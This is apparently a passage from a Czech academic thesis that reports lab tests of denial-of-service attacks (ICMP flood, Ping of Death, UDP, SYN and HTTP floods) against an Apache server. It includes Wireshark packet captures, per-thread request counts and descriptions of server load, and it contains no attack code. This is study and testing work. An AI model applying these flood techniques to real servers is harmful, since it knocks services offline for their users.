10.798639957	131.242.53.21	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.799865816	206.221.32.223	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.801198743	210.16.148.163	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.801482701	83.192.121.38	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.834644484	239.252.109.20	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.834652905	245.12.228.16	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.835725545	176.146.3.55	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.845424729	111.42.204.228	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)

Obrázek 15: Výpis z aplikace wireshark při útoku ICMP_flood.

Tento útok způsobil pouze mírné, spíše žádné vytížení přenosové linky, ale zato výkon procesoru se viditelně mírně zvýšil. Grafické znázornění je zobrazeno na obrázku 6.5.

Obrázek 16: Vytížení prostředků serveru během útoku ICMP_flood.

7.4 Ping of Death

Tento útok je v podstatě stejný jako předchozí zaplavení pomocí ICMP paketů, ale tentokrát je paket velký 65 535 bytů. Jelikož nebyly provedeny žádně změny konfigurace serveru, tak ve výchozím stavu dovoluje propustnost síťové karty oběti maximálně velikost paketu 1500 bytů.

Obrázek 17: Výstup z webové aplikace po útoku Ping of Death .

Opět vyobrazení výstupu webové aplikace na obrázku 6.6, tentokrát pro útok Ping of Death. Zde je možnost zpozorovat velmi nízký počet vygenerovaných požadavků, na rozdíl od útoku ICMP flood, viz tabulka 6.1. Opět se pole portu ignoruje.

Tabulka 2: Počet vygenerovaných požadavků pro jedno vlákno při útoku Ping of Death.

ID vlákna	Počet požadavků
1	76
2	81
3	82
4	81
5	76
6	85
7	80
8	78
Požadavků celkem	639

Time	Source	Destination	Protocol	Length	Info
86.756148658	212.205.90.210	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=31080, ID=0001)
86.756150762	14.210.152.133	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=20720, ID=0001)
86.756152556	14.210.152.133	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=22200, ID=0001)
86.756154121	14.210.152.133	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=23680, ID=0001)
86.756155482	96.85.201.40	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=5920, ID=0001) [Reassembled in #15710]
86.756156914	248.48.143.52	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=50320, ID=0001) [Reassembled in #15583]
86.756158637	212.205.90.210	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=32560, ID=0001)
86.756159942	96.85.201.40	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=7400, ID=0001) [Reassembled in #15710]
86.756161180	96.85.201.40	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=8880, ID=0001) [Reassembled in #15710]
86.756162693	212.205.90.210	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=34040, ID=0001)
86.756164472	96.85.201.40	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=10360, ID=0001) [Reassembled in #15710]
86.756165695	96.85.201.40	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=11840, ID=0001) [Reassembled in #15710]
86.763185771	96.85.201.40	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=13320, ID=0001) [Reassembled in #15710]
86.773939493	96.85.201.40	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=14800, ID=0001) [Reassembled in #15710]
86.773953553	96.85.201.40	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=16280, ID=0001) [Reassembled in #15710]
86.773955643	81.26.157.182	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=38480, ID=0001) [Reassembled in #15693]
86.837354926	81.26.157.182	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=39960, ID=0001) [Reassembled in #15693]
86.837369274	81.26.157.182	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=41440, ID=0001) [Reassembled in #15693]
86.837371301	81.26.157.182	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=42920, ID=0001) [Reassembled in #15693]
86.837372430	81.26.157.182	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=44400, ID=0001) [Reassembled in #15693]
86.837373541	81.26.157.182	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=45880, ID=0001) [Reassembled in #15693]
86.837374625	107.88.177.198	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=0, ID=0001)
86.837375940	107.88.177.198	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=1480, ID=0001)
86.837377084	248.48.143.52	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=51800, ID=0001) [Reassembled in #15583]
86.837378160	14.210.152.133	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=25160, ID=0001)
86.848921713	107.88.177.198	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=2960, ID=0001)
86.848935370	248.48.143.52	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=53280, ID=0001) [Reassembled in #15583]
86.852687646	248.48.143.52	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=54760, ID=0001) [Reassembled in #15583]
86.867809243	248.48.143.52	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=56240, ID=0001) [Reassembled in #15583]
86.973256552	212.205.90.210	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=35520, ID=0001)
86.973275702	212.205.90.210	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=37000, ID=0001)
86.973277607	212.205.90.210	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=38480, ID=0001)
86.973282230	212.205.90.210	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=39960, ID=0001)
86.973283662	212.205.90.210	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=41440, ID=0001)
86.973285776	81.26.157.182	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=47360, ID=0001) [Reassembled in #15693]
86.973287169	81.26.157.182	10.0.0.21	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=48840, ID=0001) [Reassembled in #15693]

Obrázek 18: Výpis z aplikace Wireshark při útoku Ping of Death.


Obrázek 6.7 ukazuje výpis Wiresharku, kde je vidět dotazy ICMP echo request, avšak útočník zasílá pakety o velikosti 65 535 bytů a oběť, jelikož má povoleno MTU, neboli maximální přenosovou jednotku jedoho paketu 1500, se snaží jeden velký paket seskládat (viz. Reassembled in ...).

Obrázek 19: Vytížení prostředků serveru během útoku Ping of Death.

Na obrázku 6.8 už lze vidět větší zatížení přenosové kapacity oproti prvnímu ICMP flood útoku. Vytížení procesoru je totožné s prvním typem útoku.

7.5 UDP flood

Opět se jedná o zaplavovací útok, tentokrát se posílají UDP pakety. Na tyto pakety musí server reagovat. Pokud zjistí, že je port nedostupný, pošle informaci o nedostupnosti cílove destinace. Pokud je služba na daném portu dostupná, snaží se server na každý paket odpovědět.



Obrázek 20: Výstup z webové aplikace po útoku UDP_flood.

Výpis z aplikace zobrazuje již známý výstup po provedeném útoku, opět se jedná o pokus o zahlcení oběti, ale pomocí UDP paketů. Pro změnu se již využívá port. V tomto případě je to port 80, tedy služba HTTP, na které je v provozu webserver Apache2. Počet vygenerovaných požadavků je mnohonásobně vyšší oproti útoku ICMP flood. Viz tabulka 6.3.

Z výpisu programu Wireshark, obrázek 6.10, lze zpozorovat záplavu UDP paketů z IP adresy útočníka na adresu oběti a cílový port 80. Lze vidět, že se za velmi krátký čas vygenerovalo opravdu velké množství paketů.

Z obrázku 6.11 je patrné, že na grafu je už vidět zřetelné zatížení procesoru během útoku. Vytížení kapacity sítě není nijak škodlivé.

Tabulka 3: Počet vygenerovaných požadavků pro jedno vlákno při útoku UDP_flood.

ID vlákna	Počet požadavků
1	130 848
2	137 779
3	133 651
4	136 770
5	143 771
6	138 570
7	142 044
8	138 545
Požadavků celkem	1 101 976


Time	Source	Destination	Protocol	Length	Info
12.583798174	10.0.0.25	10.0.0.21	UDP	60	51026 → 80 Len=5
12.583799185	10.0.0.25	10.0.0.21	UDP	60	51026 → 80 Len=5
12.583800186	10.0.0.25	10.0.0.21	UDP	60	51026 → 80 Len=5
12.583801171	10.0.0.25	10.0.0.21	UDP	60	51026 → 80 Len=5
12.583802173	10.0.0.25	10.0.0.21	UDP	60	51026 → 80 Len=5
12.583803059	10.0.0.25	10.0.0.21	UDP	60	51026 → 80 Len=5
12.583804092	10.0.0.25	10.0.0.21	UDP	60	51026 → 80 Len=5
12.583805032	10.0.0.25	10.0.0.21	UDP	60	51026 → 80 Len=5
12.583806032	10.0.0.25	10.0.0.21	UDP	60	51026 → 80 Len=5
12.583807227	10.0.0.25	10.0.0.21	UDP	60	51026 → 80 Len=5
12.583808641	10.0.0.25	10.0.0.21	UDP	60	51026 → 80 Len=5
12.583810550	10.0.0.25	10.0.0.21	UDP	60	51026 → 80 Len=5
12.583812522	10.0.0.25	10.0.0.21	UDP	60	51026 → 80 Len=5
12.584921019	10.0.0.25	10.0.0.21	UDP	60	51026 → 80 Len=5
12.584925879	10.0.0.25	10.0.0.21	UDP	60	51026 → 80 Len=5
12.584926917	10.0.0.25	10.0.0.21	UDP	60	51026 → 80 Len=5
12.584927867	10.0.0.25	10.0.0.21	UDP	60	51026 → 80 Len=5
12.584928768	10.0.0.25	10.0.0.21	UDP	60	51026 → 80 Len=5
12.584929729	10.0.0.25	10.0.0.21	UDP	60	51026 → 80 Len=5
12.584930679	10.0.0.25	10.0.0.21	UDP	60	51026 → 80 Len=5
12.584931584	10.0.0.25	10.0.0.21	UDP	60	51026 → 80 Len=5
12.584932605	10.0.0.25	10.0.0.21	UDP	60	51026 → 80 Len=5
12.584933538	10.0.0.25	10.0.0.21	UDP	60	59124 → 80 Len=5
12.584934546	10.0.0.25	10.0.0.21	UDP	60	59124 → 80 Len=5
12.584935467	10.0.0.25	10.0.0.21	UDP	60	59124 → 80 Len=5
12.584936392	10.0.0.25	10.0.0.21	UDP	60	59124 → 80 Len=5
12.584937366	10.0.0.25	10.0.0.21	UDP	60	59124 → 80 Len=5
12.584938271	10.0.0.25	10.0.0.21	UDP	60	59124 → 80 Len=5
12.584939164	10.0.0.25	10.0.0.21	UDP	60	59124 → 80 Len=5
12.584940407	10.0.0.25	10.0.0.21	UDP	60	59124 → 80 Len=5
12.584941353	10.0.0.25	10.0.0.21	UDP	60	59124 → 80 Len=5
12.584942356	10.0.0.25	10.0.0.21	UDP	60	59124 → 80 Len=5
12.584943266	10.0.0.25	10.0.0.21	UDP	60	59124 → 80 Len=5
12.584944222	10.0.0.25	10.0.0.21	UDP	60	59124 → 80 Len=5
12.584945169	10.0.0.25	10.0.0.21	UDP	60	41534 → 80 Len=5
12.584946062	10.0.0.25	10.0.0.21	UDP	60	41534 → 80 Len=5
12.584947046	10.0.0.25	10.0.0.21	UDP	60	41534 → 80 Len=5
12.584947958	10.0.0.25	10.0.0.21	UDP	60	41534 → 80 Len=5
12.584948917	10.0.0.25	10.0.0.21	UDP	60	41534 → 80 Len=5
12.584949864	10.0.0.25	10.0.0.21	UDP	60	41534 → 80 Len=5
12.584950875	10.0.0.25	10.0.0.21	UDP	60	41534 → 80 Len=5

Obrázek 21: Výpis z aplikace Wireshark při útoku UDP_flood.

Obrázek 22: Vytížení prostředků serveru během útoku UDP_flood.

7.6 SYN/TCP flood

Zaplavovací útok SYN/TCP se snaží z náhodně vygenerovaných IP adres navázat s cílovým serverem spojení s příznakem SYN, ale pak již dále neodpovídá.



Obrázek 23: Výstup z webové aplikace po útoku SYN_flood.

Tabulka 4: Počet vygenerovaných požadavků pro jedno vlákno při útoku SYN_flood.

ID vlákna	Počet požadavků
1	1 624
2	1 646
3	1 637
4	1 628
5	1 627
6	1 650
7	1 640
8	1 634
Požadavků celkem	13 086

Útok opět využívá port 80 k zahlcení služby HTTP. Na obrázcích 6.12, 6.13 a 6.14 je výstup z webové aplikace, programu Wireshark a vytížení prostředků cílového serveru. Lze vidět, že příznaky SYN byly posílány z náhodně vygenerovaných IP adres na port 80. Útok vytížil pouze procesor oběti.


Time	Source	Destination	Protocol	Length	Info
8.122635408	206.135.146.239	10.0.0.21	TCP	60	16795 → 80 [SYN] Seq=0 Win=8192 Len=0
8.124325610	128.9.53.181	10.0.0.21	TCP	60	35200 → 80 [SYN] Seq=0 Win=8192 Len=0
8.147107772	99.198.160.229	10.0.0.21	TCP	60	27667 → 80 [SYN] Seq=0 Win=8192 Len=0
8.149504792	194.197.208.88	10.0.0.21	TCP	60	59946 → 80 [SYN] Seq=0 Win=8192 Len=0
8.154325243	72.3.34.140	10.0.0.21	TCP	60	25763 → 80 [SYN] Seq=0 Win=8192 Len=0
8.154607165	168.125.194.195	10.0.0.21	TCP	60	47701 → 80 [SYN] Seq=0 Win=8192 Len=0
8.176539687	227.27.174.230	10.0.0.21	TCP	60	20691 → 80 [SYN] Seq=0 Win=8192 Len=0
8.176548104	79.188.151.136	10.0.0.21	TCP	60	24246 → 80 [SYN] Seq=0 Win=8192 Len=0
8.179809922	21.75.43.39	10.0.0.21	TCP	60	949 → 80 [SYN] Seq=0 Win=8192 Len=0
8.180120565	170.22.78.102	10.0.0.21	TCP	60	20307 → 80 [SYN] Seq=0 Win=8192 Len=0
8.190882409	240.65.50.234	10.0.0.21	TCP	60	38320 → 80 [SYN] Seq=0 Win=8192 Len=0
8.205672961	227.235.214.203	10.0.0.21	TCP	60	41618 → 80 [SYN] Seq=0 Win=8192 Len=0
8.205683258	217.243.124.137	10.0.0.21	TCP	60	34786 → 80 [SYN] Seq=0 Win=8192 Len=0
8.206317194	209.227.193.193	10.0.0.21	TCP	60	19338 → 80 [SYN] Seq=0 Win=8192 Len=0
8.221652447	114.10.203.154	10.0.0.21	TCP	60	17066 → 80 [SYN] Seq=0 Win=8192 Len=0
8.232689618	92.152.24.42	10.0.0.21	TCP	60	10405 → 80 [SYN] Seq=0 Win=8192 Len=0
8.236868775	17.236.31.34	10.0.0.21	TCP	60	47577 → 80 [SYN] Seq=0 Win=8192 Len=0
8.240316818	124.193.151.19	10.0.0.21	TCP	60	19716 → 80 [SYN] Seq=0 Win=8192 Len=0
8.254286584	32.43.5.225	10.0.0.21	TCP	60	14780 → 80 [SYN] Seq=0 Win=8192 Len=0
8.265664756	92.70.217.225	10.0.0.21	TCP	60	37618 → 80 [SYN] Seq=0 Win=8192 Len=0
8.268635492	169.118.151.228	10.0.0.21	TCP	60	23735 → 80 [SYN] Seq=0 Win=8192 Len=0
8.274516835	141.149.101.68	10.0.0.21	TCP	60	41916 → 80 [SYN] Seq=0 Win=8192 Len=0
8.292254540	170.37.107.151	10.0.0.21	TCP	60	45381 → 80 [SYN] Seq=0 Win=8192 Len=0
8.296745822	22.114.60.33	10.0.0.21	TCP	60	14542 → 80 [SYN] Seq=0 Win=8192 Len=0
8.325397797	14.220.145.249	10.0.0.21	TCP	60	56654 → 80 [SYN] Seq=0 Win=8192 Len=0
8.325936418	33.51.134.145	10.0.0.21	TCP	60	32886 → 80 [SYN] Seq=0 Win=8192 Len=0
8.326209451	35.34.22.67	10.0.0.21	TCP	60	37037 → 80 [SYN] Seq=0 Win=8192 Len=0
8.336089925	26.141.81.46	10.0.0.21	TCP	60	5261 → 80 [SYN] Seq=0 Win=8192 Len=0
8.342019229	231.108.122.70	10.0.0.21	TCP	60	25662 → 80 [SYN] Seq=0 Win=8192 Len=0
8.342026968	137.3.42.244	10.0.0.21	TCP	60	19484 → 80 [SYN] Seq=0 Win=8192 Len=0
8.358330649	93.14.149.71	10.0.0.21	TCP	60	15229 → 80 [SYN] Seq=0 Win=8192 Len=0
8.358936887	146.215.29.56	10.0.0.21	TCP	60	55408 → 80 [SYN] Seq=0 Win=8192 Len=0
8.382853568	226.88.150.13	10.0.0.21	TCP	60	33450 → 80 [SYN] Seq=0 Win=8192 Len=0
8.389643816	195.236.234.239	10.0.0.21	TCP	60	21923 → 80 [SYN] Seq=0 Win=8192 Len=0
8.401437200	223.98.39.6	10.0.0.21	TCP	60	5201 → 80 [SYN] Seq=0 Win=8192 Len=0
8.413823837	163.14.99.83	10.0.0.21	TCP	60	63061 → 80 [SYN] Seq=0 Win=8192 Len=0
8.422129165	173.244.191.56	10.0.0.21	TCP	60	16878 → 80 [SYN] Seq=0 Win=8192 Len=0
8.429027751	52.5.84.26	10.0.0.21	TCP	60	44934 → 80 [SYN] Seq=0 Win=8192 Len=0
8.433006546	140.168.93.227	10.0.0.21	TCP	60	49576 → 80 [SYN] Seq=0 Win=8192 Len=0
8.434136361	171.115.42.118	10.0.0.21	TCP	60	52187 → 80 [SYN] Seq=0 Win=8192 Len=0
8.445926375	55.93.131.43	10.0.0.21	TCP	60	56319 → 80 [SYN] Seq=0 Win=8192 Len=0
8.496118396	101.248.10.174	10.0.0.21	TCP	60	3386 → 80 [SYN] Seq=0 Win=8192 Len=0
8.496740358	239.236.215.42	10.0.0.21	TCP	60	41853 → 80 [SYN] Seq=0 Win=8192 Len=0
8.496743770	52.205.202.118	10.0.0.21	TCP	60	58584 → 80 [SYN] Seq=0 Win=8192 Len=0
8.497073168	252.7.172.164	10.0.0.21	TCP	60	27795 → 80 [SYN] Seq=0 Win=8192 Len=0

Obrázek 24: Výpis z aplikace wireshark při útoku SYN_flood.

Obrázek 25: Vytížení prostředků serveru během útoku SYN_flood.

7.7 HTTP flood

Útočník posílá na oběť HTTP GET (request) požadavky, kdy se GET požadavky používají k načtení statického obsahu stránky.




Obrázek 26: Výstup z webové aplikace po útoku HTTP_flood.

Tabulka 5: Počet vygenerovaných požadavků pro jedno vlákno při útoku HTTP_flood.

ID vlákna	Počet požadavků
1	452 483
2	483 260
3	459 693
4	466 541
5	465 968
6	519 793
7	463 011
8	411 796
Požadavků celkem	3 752 386

Z následujících obrázků 6.12, 6.13 a 6.14 je patrné že se jedná o nejúčinnější ze všech testovacích útoků. Bylo vygenerováno nejvíce požadavků, z grafu je při tomto počtu už pěkně vidět nerovnoměrné generování požadavků na jednotlivá vlákna. Znova se útočí na port 80, tedy

službu HTTP. Z aplikace Wireshark můžeme zpozorovat právě zasílání požadavků GET na oběť a její snahu odpovídat příznaky ACK. Jak se psalo výše, jedná se o nejúčinnější útok ze všech testovaných. Na grafech vytížení prostředků už jde pěkně vidět vytížení linky přenosové kapacity, kdy útok zabral mezi 40 Mb·s^{-1} až 50 Mb·s^{-1} přenosového okna, a ještě výrazně zatížil procesor.

